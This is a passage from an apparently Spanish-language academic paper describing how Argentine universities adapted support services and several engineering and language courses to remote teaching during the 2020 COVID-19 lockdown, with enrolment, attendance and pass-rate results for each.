Cuando el Gobierno Argentino decretó el ASPO, el 20 de marzo de 2020, las clases del año lectivo no habían comenzado en la mayoría de las universidades. Se desconocían muchos aspectos de la COVID-19, se ignoraba por cuánto tiempo estarían interrumpidas las clases, se estimaba que se retomaría a la brevedad. Ante la situación, la UNSE solicitó a los profesores llevar adelante un “acompañamiento pedagógico” a sus alumnos, de manera virtual. Ante ello, muchos docentes no tenían una capacitación pedagógica-didáctica-tecnológica, que les permitiera emprender dicho acompañamiento virtual.

Ante esta situación, integrantes del Grupo de Computación Móvil, especializados en tecnologías aplicadas a la educación, ofrecieron asistencia y ayuda a sus colegas de la FCEyT-UNSE. En ese momento también sirvió para orientar a docentes de Informática de la Facultad de Ciencias Exactas de la Universidad Nacional de Salta y de la Facultad de Tecnologías y Ciencias Aplicadas de la Universidad Nacional de Catamarca. La propuesta se orientó a lo siguiente:

- Adquirir competencias en el uso de plataformas de videoconferencia para el desarrollo de clases virtuales
- Diferenciar las plataformas de videoconferencias de los Entornos Virtuales de Aprendizaje (EVA), como el Moodle
- Adquirir competencias en la preparación y desarrollo de clases virtuales
- Adquirir competencias en el diseño de recursos educativos digitales que permitan ser incorporados en las clases virtuales y en las Aulas Virtuales de Moodle

Esta iniciativa se destacó por haber promovido la implementación y el uso de una plataforma institucional propia de videoconferencia para UNSE (<https://meet.unse.edu.ar/>), para lo cual se trabajó en colaboración con el área de redes de la UNSE, <https://unired.unse.edu.ar/>. Esto permitió el uso de redes móviles sin costo por parte de docentes y alumnos.

La propuesta fue apoyada por las autoridades de la FCEyT. La misma sacó provecho de la ventaja del uso de los dispositivos móviles por parte de los alumnos. Puede ser consultada en el siguiente link institucional: <https://fce.unse.edu.ar/?q=notaHerramRecursosEduc29-04-2020>.

3.2. Acciones en el Centro de Orientación Educativa y Psicopedagógica de la UNSE

3.2.1. Contexto

El COEP-UNSE es un Centro que da respuesta a la diversidad de necesidades, capacidades, motivaciones e intereses de los alumnos, de los docentes y los no docentes de la UNSE. En cuanto a los alumnos, sus acciones tienen como objetivos:

- Preparar el pasaje o tránsito de niveles, del secundario al universitario;
- Promover la adaptación del alumno a la vida Universitaria
- Reflexionar acerca de las variables que intervienen en la elección vocacional, a través de procesos de re elección de carrera;
- Brindar información más profunda, a través de un conocimiento académico y científico de la imagen profesional de la carrera elegida, las actividades propias del profesional, su significación y relación con el mundo del trabajo. Trabajando en forma conjunta las incumbencias y el perfil profesional de la carrera elegida.

- Mejorar las competencias cognitivas, emocionales y sociales para abordar los estudios universitarios de manera autónoma y exitosa.

Dentro de las acciones de ingreso, el COEP realiza actividades inherentes a él. También trabaja de manera conjunta, a través de diferentes programas y convenios. Entre ellos, el Programa “NEXOS”, y “LOGROS” que dependen de la SPU del Ministerio de Educación de la Nación y, de convenios con entidades públicas y privadas de la Provincia. Entre sus principales acciones se encuentran: Talleres de fortalecimiento de las competencias mínimas para el ingreso a la universidad; Jornadas de difusión de la oferta educativa a través de “La UNSE Abre sus Puertas”, “Ser Profesional Por Un Día”, y visitas al interior de la Provincia llevando la oferta educativa.

Se destacan las siguientes acciones de acompañamiento y permanencia a las trayectorias estudiantiles mediante el dictado de diferentes talleres: técnicas de estudio, afrontamiento al estrés académico, preparación para rendir exámenes. También espacios individuales de trabajo en “reelección de carrera”, “acompañamiento e intervención psicopedagógica” de aquellos estudiantes con dificultades de aprendizaje.

Todas estas acciones se llevan a cabo, año tras año de manera presencial y con concurrencia (en las acciones de ingreso) de los estudiantes a nuestra universidad o bien, miembros de la Comisión de Difusión de la UNSE, llevan la oferta académica de nuestra universidad a las distintas localidades del interior de la provincia.

3.2.2. Descripción de la adaptación a la virtualidad

Dada la pandemia COVID-19, se replanteó la modalidad de trabajo, llevando a realizar todas las acciones de manera virtual. Esto generó un gran esfuerzo por parte del equipo que tuvo que realizar una serie de modificaciones, para pasar de la lógica propia de la presencialidad, a la lógica de lo virtual, manteniendo la calidad de la propuesta pedagógica y los objetivos de aprendizaje. A continuación, se describen dos de las acciones que fueron adaptadas: “La UNSE abre sus puertas” y los “Talleres de técnicas de estudio”.

El evento “La UNSE Abre Sus Puertas”, fue repensado desde una edición virtual. Este mega evento que se realiza año tras año en el mes de Junio, y desde hace dos décadas convoca a miles de estudiantes de los últimos años del nivel secundario de las distintas instituciones educativas del nivel secundario de la provincia, para que recorran la universidad (de ahí su nombre), y puedan recabar información de toda la oferta educativa, de los servicios y becas que ofrece la UNSE. Por año, la visitan entre 2000 y 2500 estudiantes y más de 100 docentes. El objetivo de este evento es brindar información pertinente y acertada a los estudiantes próximos a culminar el nivel secundario para que puedan realizar la elección de un proyecto de vida profesional u ocupacional, siendo la UNSE una opción posible.

Este año 2020, la edición virtual se realizará en el mes de septiembre, a través de una página web, por canal YouTube, y por las redes sociales Facebook e Instagram, buscando ser lo más interactiva posible. Se producirá el material con características propias de los adolescentes *centennials*: más imágenes, textos cortos, lenguaje accesible bajo la consigna “para elegir hay que informarse”. La UNSE pretende generar información significativa de sus diferentes carreras teniendo en cuenta tres aspectos o criterios: cuáles son los intereses que debería tener la persona que optara por dicha carrera, qué actividades desarrollaría como futuro profesional, y en qué ámbitos, lugares y/o espacios desarrollaría dichas actividades. Esto se complementa a través de: videos cortos con experiencias relatadas por profesionales sobre su inserción laboral y videos y podcasts de estudiantes avanzados. También estará disponible información sobre los servicios, ayudas económicas y becas que ofrece la universidad, y toda información pertinente y necesaria para que el estudiante pueda realizar la mejor elección. Así como también información útil para transitar los primeros tiempos de la universidad.

En cuanto a los “Talleres de técnicas de estudio”, tienen como objetivo promover y fortalecer competencias básicas y necesarias para el ingreso y permanencia de los estudiantes. Se trabaja con competencias genéricas: competencias comunicativas (comprensión lectora, producción de textos, resolución de problemas) y competencias transversales (metacognición, autogestión de los propios aprendizajes). Estas competencias son abordadas a través de diferentes técnicas, entre ellas, planificación del tiempo, lectura comprensiva, organización de la información, preparación para rendir exámenes.

La pandemia hace imprescindible fortalecer aún más las competencias mencionadas, ya que la virtualidad se sostiene fundamentalmente desde la autogestión del aprendizaje; aprender a distribuir los tiempos de estudio, se torna más difícil en situaciones de crisis, como la pandemia. La no concurrencia a clases presenciales, y la falsa percepción de suponer que se dispone de todo el tiempo, juegan, en ocasiones, en contra para organizar los tiempos de estudio. Esto, en muchos casos, lleva a sucumbir y a fracasar en el buen uso de los tiempos para entrega de trabajos, evaluaciones, etc.

Cabe considerar, que la pandemia generó además una fuerte desmotivación en los estudiantes, fundamentalmente en los ingresantes. Esto debido a que, al no tener construido el “lazo académico”, se hace más difícil sostenerse en ámbitos académicos con una lógica de trabajo y estudio diferente a la que venían sosteniendo. Los espacios de socialización, aquellos que permiten la construcción del “ser estudiante universitario”, se modificaron. Del encuentro “cara a cara” entre los compañeros nuevos, del recorrido de pasillos, de habitar un aula, se tuvo que mudar hacia la virtualidad, donde las construcciones de este nuevo estudiante, también se vieron modificadas, teniendo a favor que, como *centennials*, la virtualidad forma parte de su cotidianidad. Es por ello

que, en esta oportunidad, si bien se priorizó el acompañamiento de los estudiantes a través de la enseñanza de técnicas que le permiten lograr aprendizajes significativos, además, se propició la automotivación para sostener los estudios universitarios. Los talleres se transformaron, entonces, en un espacio con un doble propósito: de aprendizaje, pero también como un modo de acompañamiento y de contención, permitiendo la reflexión sobre la situación mundial y la particular de cada estudiante.

Se llevaron a cabo 3 talleres simultáneos de dos meses, con un cupo de 25 estudiantes, a libre demanda. La única condición fue que debían ser estudiantes de la UNSE. Se conformaron grupos heterogéneos (en edades y carreras) que, lejos de ser un obstáculo, se convirtió en una fortaleza ya que los estudiantes comentaban sus experiencias, ayudando y colaborando con los estudiantes ingresantes.

En cuanto a la estructura de los talleres, quedó conformada de la siguiente manera. Las clases presenciales fueron reemplazadas por clases virtuales, mediante videoconferencia, utilizando las plataformas Jitsi, JitsiUNSE o Zoom. Estos espacios fueron muy provechosos porque permitieron una comunicación “en tiempo real”, promoviendo una comunicación fluida entre estudiantes y docentes, y también entre estudiantes. La posibilidad que brindan estas plataformas para compartir pantalla, herramientas, aplicaciones hicieron más dinámicas las clases. Allí, se realizaron tanto las presentaciones y explicaciones como también consultas y dudas que surgieron durante la aplicación de las técnicas.

El aula virtual, implementada en la plataforma Moodle, fue el espacio de encuentro, donde los estudiantes tuvieron disponible el material de estudio correspondiente a las clases teóricas y prácticas. Se promovió, además, la interacción a través de foros de consulta y novedades.

Se obtuvieron excelentes resultados. Si bien no hubo evaluaciones, se realizó ejercitación de las diferentes técnicas trabajadas, mostrando siempre un alto nivel de compromiso y de participación por parte de los estudiantes.

4. Adaptación de espacios curriculares

En esta sección se describen prácticas educativas que se llevaron a cabo en diferentes asignaturas, incluidas en los planes de estudio de las carreras de ingeniería y que, a raíz de la pandemia y la consecuente suspensión de actividades presenciales, tuvieron que transformarse a la modalidad de educación a distancia.

4.1. Sintaxis y Semántica de los Lenguajes

4.1.1. Contexto

Esta asignatura se dicta en tercer año de la carrera Ingeniería en Sistemas en la UNCAuS. La cantidad promedio de inscriptos es de 9-10 alumnos, y el equipo de

cátedra está constituido por el Profesor Adjunto y un Jefe de Trabajos Prácticos.

4.1.2. Características de la asignatura

Es una asignatura que requiere un alto grado de abstracción en su primera parte, ya que se abordan temas como la clasificación de los lenguajes según la Jerarquía de Chomsky, las gramáticas y los autómatas capaz de reconocer o generar dichos lenguajes. Mientras que la segunda parte tiene una índole más práctica, y los esfuerzos se abocan a construir un Analizador Léxico y un Analizador Sintáctico para un intérprete pequeño, utilizando herramientas automáticas de generación de código. En la presencialidad, las clases teóricas se dictan una vez cada 20 días, un viernes durante la mañana y la tarde, mientras que las clases prácticas se ofrecen dos veces en la semana, con 2 horas de duración cada clase. En cualquiera de los modos (presencial o virtual) se cuenta con un Aula Virtual en la Plataforma Moodle.

4.1.3. Criterios para la transformación

Pensar el dictado de Sintaxis y Semántica de los Lenguajes en la virtualidad fue una tarea muy contenida por parte de la UNCAuS, pues en todo momento la Institución emitió disposiciones de respaldo para las actividades de los docentes, tanto de formación como de evaluación, y siempre considerando las dificultades que pudieran presentar los alumnos. Bajo estas consideraciones, la asignatura se dictó en tiempo y forma, obteniéndose un porcentaje de alumnos regulares muy similar a lo que sucede en la presencialidad.

4.1.4. Implementación de la nueva modalidad

De acuerdo a lo dicho anteriormente, se diseñaron las siguientes estrategias para transformar la modalidad de la clase:

- Las clases teóricas se dieron todas las semanas, mediante videoconferencias que quedaron grabadas e incorporadas a la plataforma (pensando en aquellos alumnos que no pueden conectarse en tiempo real). En este caso, fue mejor para los alumnos contar con clases semanales. La Institución habilitó el uso de Google Meet con posibilidad de grabar la clase y almacenarla en un Drive enlazado con la cuenta Institucional.
- Las clases de práctica se dieron de la misma manera.
- Por cada tema de práctica se puso a disposición de los alumnos un video elaborado como recurso propio de la cátedra, para que puedan consultar en cualquier momento.
- Se habilitó una wiki colaborativa, de manera de poner en común algunas alternativas de solución a los ejercicios planteados.
- También se habilitó un grupo de WhatsApp, pensando en los problemas de conectividad de los alumnos.

4.1.5. Evaluación

Las evaluaciones se tomaron de la siguiente manera: dos parciales prácticos, tal como está previsto en la planificación, utilizando el modo de ensayo provisto por el aula virtual de la plataforma. Los alumnos resolvieron los parciales en un tiempo determinado y, posteriormente, subieron sus soluciones. Dado que el número de alumnos es muy manejable, cada parcial se diseñó en forma exclusiva por alumno. En cuanto a las evaluaciones finales, las experiencias fueron muy satisfactorias, apoyadas en la modalidad oral, mediante videoconferencias grabadas.

4.1.6. Resultados

Como resultado de toda esta experiencia, regularizó la asignatura el 90% de los inscriptos, el 10% restante abandona por razones particulares (no pierden la materia). Fue una experiencia que dejó un gran aprendizaje, y en donde se puso de manifiesto que los alumnos tuvieron una gran voluntad de cursar el espacio.

4.2. Fundamentos de la Programación

4.2.1. Contexto

La asignatura Fundamentos de la Programación es una asignatura del primer año de las carreras Licenciatura en Sistemas de Información y Profesorado en Informática, de la Facultad de Ciencias Exactas y Tecnologías (FCEyT), de la Universidad Nacional de Santiago del Estero. El equipo cátedra lo integra un docente profesor, 3 docentes Auxiliares y 2 ayudantes estudiantiles. La cantidad de alumnos inscriptos oscila anualmente entre 160 y 200 alumnos. La asignatura se dicta de manera presencial, de marzo a noviembre, en dos comisiones o grupos de alumnos (turno mañana y tarde).

4.2.2. Características de la asignatura

Los contenidos de la asignatura están orientados fundamentalmente a la resolución de problemas con computadoras, mediante la realización de las etapas de análisis, diseño, especificación de algoritmos, codificación y verificación; utilizando diversas estructuras de datos, algoritmos fundamentales y técnicas de verificación.

Para la enseñanza-aprendizaje, normalmente, se desarrollan clases teóricas con modalidades expositivas, explicativas y/o demostrativas de los contenidos. Estas clases se complementan con clases prácticas y un taller. En las clases prácticas, se aplica el método de Resolución de ejercicios y problemas, para lo cual se elaboran trabajos prácticos. En el taller los alumnos aprenden a programar con un Lenguaje de Programación; es dictado en un laboratorio a efectos de que los alumnos logren formación experimental, se usa el método de aprendizaje basado en problemas. Además, la asignatura cuenta con un aula virtual, montada sobre la plataforma Moodle de la FCEyT, donde se comparte material de estudio (herramientas, videos, tutoriales, enunciados de prácticas) y se interactúa mediante foros de consulta.

4.2.3. Criterios para la transformación

Este año, ante la pandemia de la COVID-19, la FCEyT solicitó a los docentes dictar las asignaturas a distancia en el presente año. Esto requirió la transformación y adaptación de la asignatura, que cuenta en el actual período lectivo 2020 con 178 alumnos inscriptos.

Cabe resaltar que, en el proceso de aprendizaje de los fundamentos de la programación, los alumnos desarrollan habilidades cognitivas como el proceso de abstracción, el pensamiento lógico-matemático y la capacidad de resolución de problemas de tipo algorítmico. Dichas competencias no son sencillas de aprender, como tampoco son fáciles de enseñar o transmitir. Es por ello que, como primer paso para la adaptación de la asignatura, se relevaron y analizaron las distintas herramientas y aplicaciones informáticas disponibles para la enseñanza de programación. Luego, y casi en simultáneo con la etapa anterior, se analizaron y diseñaron estrategias de enseñanza-aprendizaje para la resolución de problemas, la construcción algorítmica y la programación de alto nivel.

También es importante considerar que es una asignatura básica de las carreras mencionadas, sobre la cual se apoyan la mayoría del resto de asignaturas. Así mismo, en ella los alumnos adquieren competencias nuevas (que no siempre se desarrollan en el nivel medio), normalmente introducidas en el Curso de Ingreso a la carrera.

4.2.4. Implementación de la nueva modalidad

Considerando dichas cuestiones, a continuación, se resaltan los puntos sobresalientes de la adaptación de la enseñanza presencial a enseñanza virtual de la asignatura Fundamentos de la Programación:

- Se fijó como objetivo principal del proceso de transformación, que la asignatura no sufra modificaciones en cuanto a contenidos y competencias enseñados en este año académico atípico afectado por la pandemia. Esto se consideró importante para intentar mantener la calidad educativa y los objetivos de aprendizaje, tan importantes para el alumno en el resto de toda su carrera.
- Las clases presenciales fueron reemplazadas por clases virtuales, manteniendo tanto el tipo de clases, los horarios y la duración de las clases presenciales. Se implementaron mediante videoconferencia, utilizando *Jitsi*, *JitsiUNSE* o *Discord*. Estas herramientas facilitaron la comunicación sincrónica entre alumnos y docentes, ya que permiten compartir pantalla, herramientas y aplicaciones entre alumnos y docentes. No sólo permitieron hacer las presentaciones y explicaciones sino también realizar consultas.
- El lugar de comunicación asincrónica fue el aula virtual. Allí el alumno se inscribió en cada comisión, usando el sistema de auto matriculación. Fue el lugar donde los alumnos tenían disponible el material de estudio correspondiente a las clases teóricas,

prácticas y para el taller. Además, interactuaban mediante los foros de consulta y novedades.

- Las clases teóricas se dictaron compartiendo los contenidos en *Powerpoint* y usando la herramienta *PSeint* para el diseño de algoritmos.
- En las clases prácticas se usó la herramienta *PSeint* para el diseño de algoritmos en Seudocódigo y Diagramas de Flujo, considerando que es una herramienta fácil de instalar y de manejar por los alumnos.
- Para las clases del Taller Lenguaje de Programación Python, se optó por un entorno de desarrollo online que permite a los alumnos programar desde el navegador utilizando *Repl.it*, sin necesidad de realizar instalación en computadora. También se proporcionaron las herramientas para la instalación de Python.
- Las clases de consultas con los ayudantes estudiantiles también se realizaron por videoconferencia.

4.2.5. Evaluación

Las evaluaciones, en la primera etapa de la asignatura, fueron de tipo autoevaluación, mediante la realización de trabajos individuales.

4.2.6. Resultados

En cuanto a los resultados, hasta la fecha sólo se cuenta con resultados parciales, dado que la asignatura es anual. Se lograron desarrollar todos los contenidos de la asignatura que normalmente se daban en forma presencial en dicho período de tiempo. Se obtuvo un 60 % de asistencia de los alumnos, que comparado con un porcentaje de promedio anual de 80 %, indicaría un buen nivel de asistencia. Además, se obtuvo un alto porcentaje de aprobación en la autoevaluación. Por otra parte, cabe considerar que los alumnos, al finalizar el período, transmitieron espontáneamente a los docentes, expresiones de satisfacción en cuanto al dictado de la materia.

Entre los aspectos con mayor dificultad dentro de este proceso, sobresale el problema de la evaluación de las competencias adquiridas por los alumnos en relación a la resolución de problemas algorítmicos, usando un lenguaje de programación. Por lo tanto, se están evaluando diferentes alternativas y herramientas para realizarlas.

4.3. Inglés

4.3.1. Contexto

Ceselex es un Centro de Servicios en Lenguas Extranjeras que pertenece al Departamento de Lenguas y Comunicación de la facultad de Humanidades, Ciencias Sociales y de la salud de la Universidad Nacional de Santiago del Estero. Está conformado por 15 docentes, entre ellos la directora y la coordinadora académica, además de la coordinadora contable y el secretario. En este centro se dictan cursos presenciales en diferentes lenguas: inglés, portugués, italiano, francés y español en

instalaciones acondicionadas para ello en la universidad. El objetivo de los cursos es desarrollar las 4 habilidades de la lengua: la escritura, la lectura, el habla y la escucha, pero con especial énfasis en la comunicación oral. Se dictan cursos regulares con una carga horaria de 4 horas reloj semanales o de 3 horas en algunos casos, distribuidos en dos días semanales o en solo uno. También se dictan cursos intensivos de 6 horas reloj por semana. El cupo de inscriptos es de 25 alumnos, con un máximo que puede llegar hasta 30.

4.3.2. Características de la asignatura

Con respecto al curso intensivo 1^a de inglés se dicta los días martes y jueves de 14 a 17 horas en el laboratorio de idiomas, el cual cuenta con una pizarra interactiva llamada *Mimio* junto a un software del libro de texto. Esto permite visualizar el libro en pizarra, reproducir videos y audios, tomar notas, resaltar, escribir y borrar algunas secciones, crear enlaces, usar un spot para centrar la atención en una sola parte de la pantalla, etc. Los estudiantes poseen un libro de textos, *English File* (4ta edición) nivel beginner, que se emplea en el dictado de las clases y una cartilla para reforzar lo desarrollado en clases, con el cual se les da tareas para completar en casa y se corrigen en la siguiente clase presencial. El libro cuenta con muchos diálogos y situaciones comunicativas que se utilizan en la vida cotidiana los cuales son utilizados para que los alumnos trabajen en grupos o en parejas y puedan dialogar en inglés, e incluso pasar al frente y realizar un juego de roles en situaciones comunes. Las evaluaciones de este curso son escritas durante el cursado, una evaluación cada 2 unidades desarrolladas del libro. El libro contiene 12 unidades. Y también realizan una evaluación final oral al terminar el cursado la cual rinden en parejas y se aprueba con 7. Ambas instancias tanto escrita como oral deben ser aprobadas y contar con 70% de asistencia como requisitos para obtener el certificado de aprobación del curso.

4.3.3. Criterios para la transformación

En marzo del corriente año, luego de haber transcurrido tan solo una semana de clases presenciales, y debido a la pandemia de covid-19 los docentes tuvieron que suspender las clases presenciales y adaptarlas a fin de dictarlas en modalidad virtual tanto de manera sincrónica como asincrónica.

4.3.4. Implementación de la nueva modalidad

Al principio se creó un grupo privado de *Whatsapp* con todos los estudiantes a fin de mantener la comunicación con ellos y para informarles acerca de la metodología que se iba a implementar a partir de ese momento. Además, se creó un aula virtual en *Google Classroom* donde se incorporó a los 30 inscriptos de este curso. Allí se subían videos, presentaciones en *Powerpoint*, y algunas actividades sencillas por las cuales recibían una retroalimentación personal por parte de la docente. La modalidad era asincrónica. Algunos estudiantes abandonaron debido a que se les dificultaba el uso de las tecnologías o porque no les gustaba esta modalidad, y

algunos no lograron unirse al aula virtual. De los 30 solo quedaron 14 alumnos. Luego de 2 semanas se implementó el uso de la plataforma para videoconferencias *Zoom* para incorporar la modalidad sincrónica. Esto animó muchísimo a los estudiantes ya que podían interactuar con la docente y sus compañeros, y se sentían más acompañados. Durante el cursado se empleó el libro en PDF el cual se mostraba en *Zoom*, se reproducían audios y se mostraban videos de *Youtube*. A fin de que pudieran dialogar se armaban salas de grupos con 2 o 3 alumnos cada una, y la docente se unía a 2 salas por vez para poder monitorear el proceso. Las salas se armaban manualmente para que la docente pudiera asignar a los estudiantes según su objetivo pedagógico. También se empleó *Whatsapp* para enviar narraciones sencillas, como por ejemplo una foto de la familia y una descripción de la misma. También se trabajó con canciones, la película “Nace una estrella”, el tráiler y actividades sobre este contenido que los estimuló a hablar y dar opiniones personales. Otra actividad propuesta fue realizar en un archivo la descripción de un viaje, en tiempo pasado, y realizar la presentación en clase junto con imágenes ilustrativas. Al compartir pantalla todos podían visualizar la narración y también pudieron hacer preguntas sobre algunos aspectos interesantes de los distintos viajes. Todas y cada una de las clases vía *Zoom* eran grabadas, y luego compartidas por *Google Classroom* para que aquellos alumnos que habían estado ausentes pudieran verlas en otro momento.

4.3.5. Evaluación

La evaluación consistió en un test escrito de opción múltiple confeccionado en *Google Form* de las unidades 1 a 6. Todos se conectaron a través de *Zoom*, cada uno silenciado accedió al enlace de la evaluación y tuvieron 45 minutos para completarlo. Al estar conectados por *Zoom* los alumnos podían hacer consultas y la docente por su parte podía monitorearlos. Al finalizar obtuvieron los resultados automáticamente. Todos aprobaron, en promedio con 8.50. El 17 de Julio finalizaron el cursado y luego de las vacaciones de invierno realizaron la evaluación final oral, para lo cual se les dio una guía previamente con los contenidos a evaluar. Rindieron en parejas vía *Zoom*. El examen consistió en 4 partes. Primero la lectura de uno de los textos enumerados en la guía, luego la formulación de 3 preguntas al compañero sobre lo leído y viceversa. Allí se evaluó pronunciación, fluidez, entonación y la habilidad para formular y responder preguntas. Luego se les eligió dos diálogos de la guía para desarrollarlo con el compañero en situaciones cotidianas. Y por último se escogió 2 temáticas de la guía para que desarrollaran en forma oral individualmente, por ejemplo, hablar sobre la familia, sus hábitos alimenticios, su rutina diaria, etc. Todos aprobaron el examen con un promedio de 9

4.3.6. Resultados

Dado que al principio la modalidad del cursado era totalmente asincrónica y algunos alumnos no estaban muy familiarizados con las tecnologías se produjo una

deserción del 53%. Con la incorporación de la plataforma para videoconferencias *Zoom* los alumnos se sintieron más motivados y acompañados, y todos los que continuaron, es decir 14 alumnos, lograron aprobar el curso.

4.4. Álgebra II

4.4.1. Contexto

La asignatura Álgebra II corresponde al primer cuatrimestre del segundo año de la carrera Licenciatura en Sistemas de Información de la FCEyT de la UNSE. Constituye un tramo del Álgebra Lineal y la Geometría Analítica, necesarios para el estudio de muchas áreas de las Ciencias de la Computación y de la Informática. El equipo docente está conformado por dos profesores, un jefe de trabajos prácticos y un ayudante estudiantil. Anualmente se inscriben, en promedio 50 alumnos.

4.4.2. Características de la asignatura

Está estructurada en seis unidades, las dos primeras corresponden a temas de la Geometría Analítica y las cuatro últimas al área del Álgebra Lineal. Se espera que los alumnos adquieran los conceptos básicos y esenciales de la asignatura para su empleo en la interpretación, formulación y resolución de problemas, utilizando el lenguaje simbólico y formal. Álgebra II posee una carga horaria de 6 horas semanales, repartidas en clases Teórico-prácticas (2 horas), Prácticas (3 horas) y Prácticas en Laboratorio (1 hora). En épocas normales, su dictado es totalmente presencial, aunque se complementa con apoyo virtual a los alumnos a través de un grupo en Facebook, página de la asignatura, cuestionarios en línea para autoevaluaciones, etc.

4.4.3. Criterios para la transformación

Debido a la suspensión de clases y al decreto del ASPO, desde la cátedra se comenzó a trabajar para que los estudiantes no perdieran la continuidad educativa. Dadas las dificultades que presentan los alumnos con la asignatura por su alto nivel de abstracción y lenguaje puramente simbólico, se analizaron diferentes herramientas y estrategias pedagógicas que pudieran ser las más adecuadas para alcanzar con éxito los objetivos planteados en el programa de estudio. También se tuvo en cuenta: que tanto docentes como alumnos quedaron en sus hogares sin poder proveerse de elementos esenciales para llevar a cabo esta labor; el resultado de una encuesta realizada a los alumnos inscriptos en la asignatura sobre los recursos tecnológicos que disponían como así también las herramientas proporcionadas por la FCEyT como el Centro Universitario Virtual (CUV) y la plataforma de videoconferencias *Jitsi.UNSE* que permite a los estudiantes la conexión sin costo.

4.4.4. Implementación de la nueva modalidad

Se habilitó un aula virtual en el CUV, un grupo en Facebook y un correo electrónico de la asignatura para mantener un contacto fluido con los estudiantes. Una vez en contacto con ellos se indagó, a través de una encuesta,

los recursos tecnológicos que poseían, sus características y disponibilidad. Del total de inscriptos en el SIU Guaraní (59) sólo respondieron a la encuesta 47 alumnos, de los cuales sólo uno manifestó no contar con un dispositivo tecnológico para usarlo en cuestiones educativas.

En cuanto al tipo de dispositivo con el que cuentan, la encuesta arrojó los siguientes resultados: Computadora de escritorio (53%), Notebook (40%), Netbook (21%), Tablet (4%), Celular tipo Smartphone (91,5%), lo que permite inferir que hay alumnos que poseen más de un dispositivo. Por otra parte, en un gran porcentaje (57%) estos recursos son compartidos en el ámbito familiar. Sobre la conectividad, el 91% manifestó tener Wifi en su casa y el 14% usa paquete de datos para conectarse.

Una vez que se tuvo un primer diagnóstico de la situación, se planificaron las actividades y se definieron los recursos a emplear.

Recursos: Aula virtual en CUV, Plataforma *JitsiUNSE*, Grupo en *Facebook*, *GeoGebra*, *Octave*, Apuntes teóricos, Guías de trabajos prácticos, Presentaciones en *PowerPoint* con narración, Pizarra digital, Cuestionarios en *Moodle*, Portafolio digital en *Google Drive*.

Las estrategias didácticas utilizadas fueron:

- En el aula virtual, se puso a disposición de los alumnos el apunte teórico, las guías de trabajos prácticos, presentaciones en *PowerPoint* con los ejercicios resueltos con audio para aquellos que no pudieran participar de manera sincrónica de las clases prácticas, applets de *GeoGebra* y cuestionarios de autoevaluación.
- Las clases teóricas, prácticas y de consulta se desarrollaron, en forma remota a través de la plataforma de videoconferencia *JitsiUNSE* para que el ingreso de los alumnos que emplearan paquete de datos fuera gratuito. Las clases teóricas y prácticas fueron expositivo-dialogadas, dándose prioridad a los temas complejos, con el apoyo de diapositivas y archivos de *GeoGebra* confeccionados por los docentes para mostrar las construcciones geométricas y pizarra digital. Los alumnos participaron respondiendo preguntas realizadas por el docente, como así también realizando consultas. Las prácticas de laboratorio, en las cuales se usa *Octave* para resolver problemas de las guías de práctica tuvieron una dinámica similar.
- Los alumnos crearon un portafolio digital en *Google Drive*, compartido con la cátedra, en el que fueron registrando los ejercicios y problemas resueltos de las guías de trabajos prácticos. Para esta labor, los alumnos tomaron imágenes de su carpeta de práctica con la app *CammScanner* que les posibilita unirlos en un único documento pdf y compartirlo en el *Google Drive*. De igual modo compartieron sus trabajos realizados con *Octave* y *Geogebra*.
- Al finalizar cada unidad los alumnos resolvieron un cuestionario en el aula virtual de la asignatura lo que les permitió autoevaluarse mientras los docentes fueron registrando el desempeño alcanzado.

4.4.5. Evaluación

Formativa o de Seguimiento: se llevó a cabo a través de la resolución de cuestionarios de autoevaluación en el aula virtual, la presentación de tareas en Portafolio digital, el envío de tareas grupales con la confección de archivos de Octave, todas ellas al finalizar cada unidad y obligatorias.

Sumativa o de Acreditación: se llevó a cabo a través de dos evaluaciones parciales teórico-prácticas y la recuperación de cada una de ellas en forma oral e individual a través de la plataforma *JitsiUNSE*. Éstas consistieron en preguntas sobre aspectos conceptuales y procedimentales vinculados a la resolución de ejercicios y/o problemas. Se agregó un recuperatorio especial para aquellos alumnos que hayan desaprobado sólo una de las dos evaluaciones.

4.4.6. Resultados

De los 59 los alumnos inscriptos en el aula virtual, entre 30 y 40 alumnos asistieron regularmente a las clases por videoconferencia y 51 tuvieron contacto alguna vez con el material dispuesto. Las actividades obligatorias previas al primer parcial sólo fueron completadas por 34 estudiantes lo que les permitió rendir el primer parcial. A éste se presentaron 21 alumnos, 18 de los cuales aprobaron en la primera instancia o en la de recuperación.

Luego del primer parcial, las actividades obligatorias fueron completadas por 23 alumnos, de los cuales 21 se presentaron a rendir el segundo parcial o su recuperatorio y resultaron aprobados 17 de ellos. Finalmente, y luego de la instancia de recuperación especial regularizaron la asignatura 19 alumnos. Cabe destacar que en la asignatura se consideró un recuperatorio especial para no dejarlos libres y dándoles la posibilidad de completar sus tareas hasta el final.

De los 59 inscriptos en el *SIU Guaraní*, el 39% de los alumnos llegó al final de la cursada mientras que se produjo una deserción del 61%. El 32% logró regularizar la asignatura.

Comparando con años anteriores, se observa una mayor deserción en los estudiantes, a pesar que se realizaron todos los esfuerzos para brindar acompañamiento y extensión de plazos para aquellos con problemas de acceso a las tecnologías. Resta indagar los motivos por los cuales los alumnos abandonaron la cursada, para lo que se entregó una encuesta anónima que está en curso.

No obstante, el hecho de que el 39% de los alumnos haya llegado a las últimas instancias, regularizando la asignatura el 32% con tantas adversidades que presenta este tiempo de pandemia, generó en los docentes y alumnos de la cátedra gran satisfacción ya que en cierta medida se pudo dar continuidad pedagógica en un nuevo formato totalmente virtual.

5. Análisis de las experiencias presentadas

Los procesos presentados en el apartado 3, referidos a asistencia a alumnos y docentes para el desarrollo de la educación virtual, han impactado sobre las experiencias de diseño y desarrollo de los espacios curriculares presentados en el apartado 4. Es por ello que, seguidamente, el análisis se realiza directamente sobre las experiencias enunciadas en el apartado anterior. Y, finalmente, se presenta un análisis general de las relaciones detectadas entre la investigación en TIC aplicadas a la educación y los resultados de la virtualización de la educación en ingeniería durante la pandemia COVID-19.

En general, en los espacios curriculares se observan las cuestiones que se plantean a continuación.

Todas las asignaturas corresponden a carreras de ingeniería y varían su ubicación en el plan de estudio. En ese sentido algunas de ellas, las que se encuentran en los primeros años cuentan con una mayor cantidad de alumnos y éstos están en plena adaptación a la vida universitaria; mientras que, en los otros casos, la situación es diferente. Todas estas asignaturas corresponden a carreras que no son a distancia y, tanto los estudiantes como los docentes, estaban preparados para clases presenciales; incluso, en muchos casos, no contaban con los recursos elementales para la educación a distancia. Tampoco era posible ir a comprarlos, si es que se disponía del dinero necesario, debido al ASPO.

